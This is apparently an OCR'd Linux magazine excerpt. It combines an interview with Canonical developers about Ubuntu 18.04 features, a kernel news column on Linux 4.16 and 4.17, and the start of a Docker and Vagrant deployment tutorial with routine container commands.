So you can install an application where the dev, for example, could go into your home directory, go into your SSH keys directory, make a copy of those, and email them off somewhere. It will do that with the same permissions as the user that's running it. And yeah, that's a real concern. With snaps and confinements, you can say, "This application, this snap, is not allowed access to those things." It physically won't be able to read those files off the disk. They don't exist as far as it's concerned. So that, in my mind, are the two key stories. The write-once, run-anywhere side of things, and then the confinement security aspect as well.

With snaps, you've got a format that allows proprietary products to come to Linux much more easily than before. Do you not feel that there's a danger that it creates no inclination to actually open up those products?


WC: At the end of the day, it's the users that are going to choose which application they want. We've seen a lot of interest in Spotify, for example. It was there anyway – we're just making it a lot easier for people to get their hands on it, and indeed they do want to get their hands on it.

From a pragmatic point of view and from a user-friendliness point of view as much as anything, given that all of the other tools that you might need... if you're a web developer [for example], there are dozens of IDEs. If what's stopping you from using Linux is that you can't use Skype or something like that, because you have to for work, then absolutely, let's solve those user cases and open it up to more and more people.

Going on to talk about aesthetics a little, I wondered how the Ubuntu community theme (Communitheme) was progressing?

WC: It's going well, yeah. So it's not quite good enough for 18.04. There's still quite a few bugs that need fixing, specifically around GTK+ 2 applications.

> "You can do all of your development on your machine, and then deploy it to the cloud"



Above A tip for you: Canonical's corporate-focused Ubuntu Advantage support suite is actually free for up to three machines. It includes a Livepatch feature that installs hot patches for your kernel, so you'll always be up to date with any of the major CVEs (vulnerabilities)

GTK+ 3, I'd say, is pretty much done now, theme-wise. GTK+ 2 applications – there's only a few of them, but there are some bugs that need fixing.

But yes, it's looking really good. It looks fresh, it looks very professional. So we'll be looking to ship that in 18.10. But in the meantime, we're also working on getting it packaged up as a snap for 18.04 users to install. So if you want to try the new theme, you can snap-install it, log into a new session which will give you that theme, and that snap will be refreshed pretty much every single night. In the next cycle, the 18.10 cycle, we should see it on there by default, which is very exciting.

The switch to X.Org from Wayland as the default – could explain the reasoning for doing that?

WC: Yeah. When we started with GNOME Shell in 17.10, Wayland was looming large. The benefits of Wayland come back to the security story. For example, applications can't snoop on other applications. They can't steal keyboard input events from other applications. You can't pop up an invisible window over the top of another application and steal things that way.

So security-wise, Wayland is definitely much better than X.Org. So if we were intending to ship Wayland in 18.04 and then support it for five years, we had to be sure that it met not only our quality requirements, but the use cases for our users.

So we shipped it in 17.10 as the default, and then if there were problems with it, you could quite easily switch to X.Org. The feedback we got from our users was that it's not quite stable enough, and that's a combination of bugs in Wayland, bugs in display drivers, strange hardware that's out there. The other one was screen sharing, and that was a critical request. Wayland, at the moment, doesn't allow that. It's in the works, and it will come in time, but it wasn't there today.

There are a couple of technologies that seem to be in the works in regard to Wayland, such as PipeWire (https://pipewire.org) you've alluded to – can you tell us more about that?

WC: PipeWire's been described as PulseAudio for video. That's quite a tidy explanation. But the problem with that is, in the early days of PulseAudio, it didn't have a stellar reputation. I think that [the PipeWire devs] are quite keen to avoid drawing those similarities between the two projects. But it will give us a pipeline video bus, if you like, where you can plug different bits in at different places – as you can with audio. You could have audio coming out of your speakers. You could have it coming out of remote speakers. It could be streamed over the network. It could be written to disk. All of these things that you can do with audio, you'll be able to do with video.

Part of that API is that it's a good natural fit for screen sharing, for there to be another sync for you to dump video into that can then be picked up by

QUICK GUIDE

Encryption changes

In September 2017, Dustin Kirkland, former VP of Product, indicated that Canonical had done a lot of work with Google on ext4 encryption with fscrypt. Eventually, he said, they planned to depreciate eCryptfs. In fact, the release of Ubuntu 18.04 sees the removal of eCrypt entirely, along with any option to encrypt the home drive in the 18.04 installer. This might sound like a worrying change, but, according to Will Cooke, this was done because the service is unmaintained – or, as the Launchpad bug report elaborates, 'Buggy, under-maintained, not fit for main anymore; alternatives exist'. "It would be unfair on our users to keep ecryptfs in main for 18.04," Cooke confirmed later in an email, "if we cannot be 100% certain that it will be supportable for the duration of the LTS life."

Ubuntu's position is that full disk encryption using Linux Unified Key Setup-on-disk-format (LUKS) is the preferred method. eCryptfs has been moved from the main repo to universe, if you still want to use it. Currently, Canonical has confirmed that fscrypt is not considered mature enough to feature in 18.04, but will be a target for 20.04.

© 2012 eCryptfs.org

Above According to Will Cooke, eCryptfs baffled some users: "We had full disk encryption and home directory encryption... Why would I want to do one over the other?"

other applications, and processed and streamed and all the other kinds of things.

That needs those applications to support the API, and they won't do that until it's finished and is stable. So it's still relatively early in the development cycle of PipeWire. It will probably make an appearance in 18.10 – certainly 19.04. And then hopefully, the browsers, for example, will pick up on it, and integrate support for it into their packages, and then we'll be in a good place to leverage it.

NVIDIA doesn't support some of the APIs that are required for the Wayland compositors, so is Wayland ever going to reach a level of stability that's acceptable for an LTS?

WC: Yes, it will do, I'm pretty sure of that. There were some changes in the APIs which meant there was some incompatibility there. But they're being addressed. There were known issues, known bugs, and they will be fixed, no doubt about that.

So there's no question that NVIDIA is just not interested in Wayland and don't want to incorporate –


WC: No, no, they definitely care about that. But also, we've got a really good reputation with NVIDIA through their deep-learning AI side of things as well. The deep-learning stack that comes from NVIDIA, it's all built on Ubuntu. So we have a really good relationship with those guys already. And we have regular calls on these sorts of issues – not only the massive parallel processing compute side of things, but also the graphical side of things is being discussed directly with those graphics card vendors on a regular basis. So yeah, I have no doubt that we're in a good position to be able to get those bugs fixed. And they do care. They absolutely do care.

You've been also been experimenting with Zstandard compression. How's that going?

DAVID BRITTON: We did some work, this cycle, to bring the latest supported version of Zstandard back to Xenial. There's also been some talk on the APT compression front, offering Zstandard as an alternative to GZIP and XZ compression and the other compression types that are there. And then possibly changing that in the 18.10, maybe 19.04 timeframe, for the default, for APT compression. We were looking at it for 18.04, but it's just a bit too early to make that kind of a change. It looks very promising, but it looks more like an 18.10 timeframe where we'll have that data.

As with the desktop, you also ran a survey for the server side of things. What responses did you get from that?

DB: Ubuntu-Minimal came out of one of those feedback requests that we did. [Another] bit of feedback that we received from the community, was that the old Debian installer was just clunky and hard to navigate. So we've spent time over the past couple of cycles making a new server installer, based on that feedback. The server installer is called Subiquity with the Desktop installer called Ubiquity. That is a new image-based installer that goes significantly faster than the old package-based installer. Also, it asks you far fewer questions. The idea is that it asks you how to configure the network, how you want to configure your disks, and then install. So that nice 'just press Enter workflow' through the program takes just a few minutes to get through, and you're done.



Above Ubuntu 18.04 benefits from GNOME 3.28's improvements to GNOME Boxes, which makes spinning up new VMs really simple, albeit with limited options

Moving on to other things that we got feedback on... one that's coming up is that networking has always been difficult to configure on Ubuntu. It is something that is called etc/network/interfaces or ENI, for short. That is a legacy system that spans multiple generations of Unix in different forms. In the modern world, there are two ways to configure networking. One is a NetworkManager that is used mostly on desktops and IoT devices. The other one is systemd-network, which is a systemd module for configuring networking, which we are targeting for the server environment.

Since there's these two different ways to configure it, they have their own little quirks. Ubuntu is launching in 18.04 a tool called netplan.io. It's a configuration generator. So you type in a very simple YAML format – how you want your network to look. It can be as simple as three lines. It will render the correct back-end networking data for either the NetworkManager or systemd-networkd – whichever system you happen to be on. It kind of simplifies the way that you can view networking.

One [feature], which is a small thing, but people clamour for it: htop. Anywhere that Ubuntu Server is installed, htop will now be available and supported by Canonical. That is a big one for sysadmins who have been asking for it for a while. The last one that I wanted to bullet point was LXD 3.0, which is Canonical's supported container solution.

> "Ubuntu-Minimal came out of one of those feedback requests that we did"

OPINION

The kernel column

Jon Masters summarises the latest happenings in the Linux kernel community: Linux 4.17-rc1 is released, development continues on 4.18

Jon Masters
Jon is a Linux-kernel hacker who has been working on Linux for more than 22 years, since he first attended university at the age of 13. Jon lives in Cambridge, Massachusetts, and works for a large enterprise Linux vendor, where he is driving the creation of standards for energy-efficient ARM-powered servers.

Linus Torvalds has announced Linux 4.16, noting that things had calmed down sufficiently at the last minute to avoid the need for an RC8 (Release Candidate 8). Those things that had remained in flux toward the end were mostly networking-related, and the networking maintainer had explicitly said he was okay with it. The 4.16 kernel includes a number of new features, among them AMD's Secure Encrypted Virtualization (SEV), and many additional mitigations for Meltdown and Spectre security vulnerabilities across various architectures.

On the latter point, 4.16 pulled in upstream mitigations for Spectre variant 1 (bounds-check bypass) exploits. These rely upon vulnerable code sequences within the kernel that attempt to test whether an untrusted value provided by the user (that is, the application) is within a permitted range.

Processing of that data should not continue unless it lies within a desired range, but many processors will speculatively continue execution beyond the check before they have completed the in-bounds test. Addressing Spectre variant 1 is currently a matter of identifying vulnerable kernel code (through a scanner) and wrapping it with one of various new macros, such as 'array_index_nospec()'. This prevents speculation beyond the bounds check in a portable manner.

At an architectural level, Meltdown mitigation using KPTI (Kernel Page Table Isolation) was merged for arm64 in 4.16, as well as support for Spectre variant 2 mitigation through branch predictor invalidation (via Arm Trusted Firmware). s390 (mainframe) gained a second mitigation for Spectre variant 2, complementing the existing support for branch predictor invalidation, using a new concept known as an 'expoline'.

While x86 implements 'retpolines' (return trampolines) that make vulnerable indirect function calls appear to be not vulnerable function returns, s390 makes these indirect calls appear to be execute-type instructions exposed through the new execute trampolines.

Heavy on the security

With the release of 4.16 came the opening of the 4.17 merge window. This is the period of time, typically two weeks, during which Linus will pull vetted but potentially disruptive changes and new features into a future kernel. This culminates in a Release Candidate 1 (RC1) kernel as it did with 4.17-rc1. The latest kernel is once again fairly heavy on the security features, including receive-side support for TLS (the kernel now has complete in-kernel TLS support), various additional capabilities in the BPF packet filter, and robustness enhancements for mounting ext4 filesystem images by untrusted users.

The latter comes with a warning from ext4 filesystem maintainer Ted Ts'o. He hopes container folks don't "hold any delusions that mounting arbitrary images that can be crafted by malicious attackers should be considered sane". Finally, 4.17 will minimally require GCC 4.5 on x86 – which is true of all Linux distros from the past few years– due to a now non-optional feature (Assembly language 'goto' jump support) dependency.

Perhaps the most interesting development in 4.17, at least for me, is the removal of support for eight – yes, eight – different architectures. While Linux prides itself on being progressive and reasonably swift in adoption of support for the latest hardware, it traditionally has been less swift in the removal of support for long-dead software features and hardware devices. There are many stories over the years of Linux retaining support for hardware that is no longer available, sometimes for amusingly perverse periods of time. In some cases, this is a great thing since upstream may continue to provide a certain level of support for popular hardware even after the company that built it goes away. But in other cases, code can 'bit-rot' and simply occupy space, consuming developer time in unneeded maintenance.

This was the case with the eight architectures removed in 4.17. Arnd Bergmann had given plenty of notice of candidates for removal, ultimately working with the maintainers of blackfin, cris, frv, m32r, metag, mn10300, score and tile, to remove them from upstream Linux. Of these, it's likely that few people will have even heard of more than one or two.

As Arnd put it, "In the end, it seems that while the eight architectures are extremely different, they all suffered the same fate: There was one company in charge of an SoC line, a CPU microarchitecture and a software ecosytem, which was more costly than licensing newer off-the-shelf CPU cores from a third party (typically ARM, MIPS, or RISC-V). It seems that all the SoC product lines are still around, but have not used the custom

CPU architectures for several years at this point". In order words, the companies remain, but they're all using commodity cores at this point.

On a side note, it was recently discovered that support for (much older) IBM POWER4 systems was accidentally broken back in 2016. As nobody has complained about it since then, this support has also been removed from upstream. Of course, POWER remains a popular architecture, with great upstream support for all of the latest POWER8 and POWER9 hardware. Sometimes even well-maintained architectures benefit from a little spring-cleaning of older code.

Fuzzing, RISC-V and more

Syzbot is a "continuous fuzzing/reporting system based on syzkaller fuzzer". It sends periodic emails to the Linux kernel mailing list with logs about code that crashed when it was fuzzed – that is, fed garbage data. Dmitry Vyukov (Google) announced that there is now a dashboard available at **https://syzkaller.appspot.com** through which developers can access all outstanding bug reports. In a follow-on discussion with Linus, Dmitry took various feedback on ways to improve the tool, which he swiftly implemented.

> "Perhaps the most interesting development in 4.17 is the removal of support for eight architectures"

The RISC-V architecture is continuing to gain momentum. The latest patches resolve issues found when building modules for 64-bit kernels. The addresses of functions contained within those modules need to be used in function calls (jumps) that must be relocated (fixed up) on module load. RISC-V kernel support was missing some standard relocation types needed to handle this. Incidentally, we'll have more on RISC-V in a forthcoming issue, including a review of the SiFive HiFive Unleashed development board running Fedora.

Matthew Wilcox posted version 9 of his XArray replacement for the existing in-kernel radix tree implementation. He had hoped to see this merged for 4.17, but obviously has been at this game long enough to have known that it would be a long shot. Andrew Morton commented that one of the patches could come in as-is, while with some of the others he "ran out of nerve". Not to fear – another kernel cycle is just around the corner for these patches.

Laurent Dufour posted version 9 of his 'Speculative page faults' patches. We've mentioned these before –they're a more positive use of the term 'speculation' than we've seen of late. The basic idea is to try to handle userspace page faults, which happen when an application accesses memory that hasn't yet been allocated, is still on disk due to being paged or swapped to disk, or is application data not yet loaded. The new patch makes the assumption that this memory doesn't touch regions of memory shared with other threads. If it does, then the fault is re-tried with locks held.

Alexander Duyck posted "Add support for unmanaged SR-IOV", which aims to address the exploding complexity of SR-IOV (Single Root I/O Virtualization) solutions on servers today. SR-IOV allows Virtual Functions of PCIe devices to be passed through directly to virtual machines, which can then use those functions as if they were standalone devices.

For example, a GPGPU with SR-IOV support could allow multiple VMs to each have its own 'GPU'. SR-IOV today requires both a PF (Physical Function) driver in the host, as well as VF (Virtual Function) drivers in guests. It would appear that Intel is interested in providing a generic PF solution in pci-pf-stub.


CONTROL CONTAINERS

Bobby Moss explores how containers and scripts can save you time, help to recover systems and make deployments easier

Tutorial files available:
filesilo.co.uk

Back in the mists of time, Marc Andreessen coined the phrase "Software is eating the world" in an oft-quoted essay he wrote for the *Wall Street Journal*. In 2011 he foresaw that virtualisation and abundant hardware resources would lead to vast data warehouses and increasing systems of automation that would disrupt how every industry across the world works. Now, in 2018, almost every company needs to be a software company to compete effectively within their markets.

There are so many problems that automation can solve for us. For example, a common issue affecting network administrators is that different servers across a network can have different configurations and different versions of software packages running on them.



AT A GLANCE

Where to find what you're looking for

- **Docker deployments** p20
  Discover everything that you need to get started with creating, running and managing Docker containers on web developer workstations through to enterprise servers.
- **Script with Vagrant** p22
  Fully automate the creation of virtual servers and environments across different devices, machines and OSes with the help of a scripting language.
- **More Vagrant providers** p24
  Extending our automation of virtual server creation on enterprise platforms such as Hyper-V and VMware vSphere, as well as cloud platforms like AWS and Azure.
- **Puppet provisioning** p26
  Centrally manage web applications and keep server configurations synchronised across your devices and networks with this established and well-supported tool.
- **Configure Ansible** p28
  Set up a worthy alternative to Puppet and Chef, then use it to manage applications and configuration files across machines by writing your very own playbooks.

Puppet and Ansible can centrally manage configuration files, package versions and scripted deployments so you can tweak settings, perform upgrades and roll everything back to a 'known good' state across your entire network almost instantly.

Another problem used to be that sysadmins would have to over-provision their server resources to allow for peak loads and futureproofing. With the introduction of cloud computing and supporting systems to augment on-site infrastructure, this has become much less of an issue, but making good use of virtualisation can ensure you make even better use of existing on-site hardware resources first.

We'll be exploring Vagrant in this feature in some depth; it's a system that can automate the creation, editing, running and deletion of virtual machines across all kinds of different machines and virtualisation products. We'll also cover how it can be used to spin-up environments that are representative of 'production' on your workstation, so that you can run behaviour-driven tests against them. This means you can check that your web applications match customer requirements and pass all your continuous integration tests before you even push your code to version control. In the long run this means fewer bug tickets, more stable production environments and less time spent puzzling out what a mysterious log entry means during a criticial outage.

We'll also look at Docker. This technology packages individual applications into a container that's far more lightweight than a virtual machine. This means developers can spin-up containers without setting up an entire development environment, and emulate the network infrastructure and dependent components that their scaled applications will be relying on once those apps are released.

> "Developers can spin-up containers without setting up an entire development environment"

Sysadmins will also be particularly excited about containerisation because it means that when developers decide to use technologies that aren't already supported internally (such as NodeJS, the Go language, Python 3 and so on), you no longer have to deal with a kind of 'dependency hell' on your existing server operating systems, or puzzle out from patchy documentation how to successfully install an application. Simply deploy the container on your server and it should work exactly the same way it did for the original developer, in any environment you choose to deploy it in.

The other great thing about automation, virtualisation and containerisation is resilience. If a application goes down it doesn't matter, because you can kill it and start another one in a matter of seconds. When your network is under peak load you can instantly provision more virtual servers to cope, then delete almost all of them as soon as it troughs.

Lastly, we haven't forgotten those of you who are just dipping your toes into Linux administration for the first time, developers living under restrictive corporate policies, or sysadmins dealing with mixed infrastructure containing Windows and Mac servers. All the technologies used throughout this feature are cross-platform, and we'll even be discussing how to use Vagrant with commercial products such as VMware vSphere and Microsoft's Hyper-V virtualisation technology.

Docker deployments


Package your applications for easy deployment and run them on any system

The central premise of Docker is that you should be able to package any application once in a 'container' and then run it anywhere without needing to install any extra dependencies. The project itself was originally released in 2013 as an add-on for the Linux kernel by Solomon Hykes, who became renowned for keeping tight control over the way the product was developed and evolved by the wider community.

The way Docker differs from a standard virtualisation system, such as Oracle VirtualBox or VMware Workstation, is that it uses the resource-isolation features of the host Linux kernel rather than just the virtualisation features of the CPU. As a result, Docker uses far less memory and processing power, and the individual application containers it generates are much smaller and easier to distribute than full-blown virtual machines packaged with their full-sized virtual hard drives.

There are two versions of Docker: the Community Edition and the Enterprise Edition. Both have the same core functionality and are licensed under the Apache License v2, but the latter comes with a support contract and the ability to run 'certified' containers on infrastructure hosted by Docker Inc. In this feature we'll be looking at the Community Edition, as anyone – regardless of whether they're a hobbyist developer or an in-house IT technician – can download and use it. Everything we cover should also work on the Enterprise Edition.

Above Docker Compose makes testing database-driven sites with multiple containers easy



Above With one command in the terminal, you can have a web server up and ready for testing


The first thing you'll need to do is install the Docker daemon that tracks the containers you launch, and the Docker client that launches them in the first place – just follow the walkthrough below. Once you have familiarised yourself with the basics you can try running a simple web server:


```
$ docker run --name mywebsite -P -d nginx
```


This creates a new docker container called 'mywebsite' and launches a pre-configured container with Nginx (our web server) installed. There are two additional flags: **-P** exposes ports 80 and 443 (HTTP and HTTPS) from the container and maps them to a new value, so we can call them from the localhost domain or the IP address **127.0.0.1**. **-d** runs the image in detached mode, so the container won't listen to any further terminal input and will keep running until you specifically choose to destroy it.

You should be able to use the same verification step from the walkthrough below to verify that the container has been created and is running as expected. The local port mapping will also be listed, so assuming port 80 on the container is mapped to 49153, for example, you can even see the web server

HOW TO
Set up and use Docker







1 Install Docker

Find instructions on how to configure your package manager and install both the Docker daemon and client app at **http://bit.ly/lud_install**. If this doesn't work you could also try installing the binaries from **http://bit.ly/lud_binaries**.

2 Set up Docker Compose

This is a helpful tool for creating applications that span multiple containers, such as a website that's split into a webserver, database and content hosting components. See **http://bit.ly/lud_compose** for installation details.

3 Create a container

Pull down a new container, verify it's installed and run it with:

```
$ docker pull busybox
$ docker run busybox echo "testing my container"
```

test page in Mozilla Firefox or from the terminal with:

```
$ curl http://localhost:49153
```

However, a web server is only as good as the website it's serving. Currently all we have is an Nginx test page; we need to get some HTML files into the Docker container, and there are three ways of going about this.

> "It uses the resource-isolation features of the host Linux kernel rather than just CPU features"

One would be to run the container without detached mode so we can still SSH into it and transfer files using SCP. Another would be to specify data directories when we first launch our docker container. For example, you could map the contents of `/var/www` to nginx's default web directory in Docker using:

```
$ docker run --name website2 -v /var/www:/usr/share/nginx/html:ro -P -d nginx
```

The `ro` in this line ensures that file contents can only be edited on the host system and not by any processes that might be running in the container.

The other way to do this is to define which files you want to copy to the container using a file called `Dockerfile`, with no extension. We have some examples on the coverdisc and Filesilo, but the content in this case would be:

```
# FROM nginx
# COPY content /var/www
# VOLUME /usr/share/nginx/html
```

Once you are ready you would rebuild and run your container using

```
$ docker build -t mywebserverimage .
$ docker run --name mywebserver4 -P -d mywebserverimage
```

You should then be able to see your new website being served at the new localhost port mapping.

Now, let's say we have a more complex set of requirements, such as developing a database-driven website. Rather than manually specifying each individual container we can use Docker Compose to automate this in a single step. On the coverdisc we have a sample Dockerfile with an Ansible provisioning script that will install Ruby on Rails with a PostgreSQL database. Once you have extracted the tarball the following pair of commands builds it:


```
$ docker-compose run web rails new . --force --database=postgresql
$ docker-compose build
```

Next replace the generated `config/database.yml` with our version so that Rails no longer tries to connect to the host system, then run the following in two different terminal windows:

```
$ docker-compose up
$ docker-compose run web rake db:create
```

At this point you should be able to visit the Rails welcome page via `http://localhost:3000`.


Above Search for more pre-built containers on Docker Hub, **https://hub.docker.com/explore**



QUICK TIP


Roll your own containers

The easiest way to create your own containers is to fetch vanilla 'ubuntu' or 'coreos' and customise it with your Dockerfile. You can then use 'docker build' and 'docker save' to create and export the final product.



4 Check container status


You can view all the currently installed container types using `docker images`. To get more useful information such as which containers are running and what they're up to, you should try: `$ docker ps -a`.



5 Access your container

Connect to your container and run multiple commands using `-it`:

```
$ docker run -it busybox sh
# ls
# ps -a
```



6 Destroy your container

After fetching the container ID using the second command in step 4, you can stop and remove that specific instance with `$ docker rm -f containerid`. On successful deletion you should see the containerid displayed.

Script with Vagrant


Automate the creation and management of virtual machines across servers

Vagrant is a mature product sponsored by a company called Hashicorp. Its main purpose is to provide a common command-line interface and provisioning structure across different virtualisation technologies. This means you can use the same commands with Oracle VirtualBox as you would with VMware Workstation and Hyper-V. Vagrant accomplishes this through the use of drivers which provide a wrapper for the command-line interface of whichever product you are provisioning your virtual machines with.

This also means you can create a single script to provision your server infrastructure, and if your on-site servers run out of space – or you use up all the licenses you've paid for– the same VMs can be created using a different product or cloud provider. This makes Vagrant a very powerful tool for sysadmins looking to roll out their own software-defined networks.

Developers will also find Vagrant particularly useful because they can create a common desktop environment with all the required IDEs and tools installed and roll this out quickly and easily for new team members. It's also possible to simulate a full server that's more representative of a production environment – particularly useful for software testing. You may be wondering how Vagrant ties in with app containerisation. Well, Vagrant can provision Docker containers in exactly the same way it does with VMs. It's also possible to deploy a Docker container on any virtual server within your network by setting it as the application 'provisioner' Vagrant runs after creating and booting a VM.

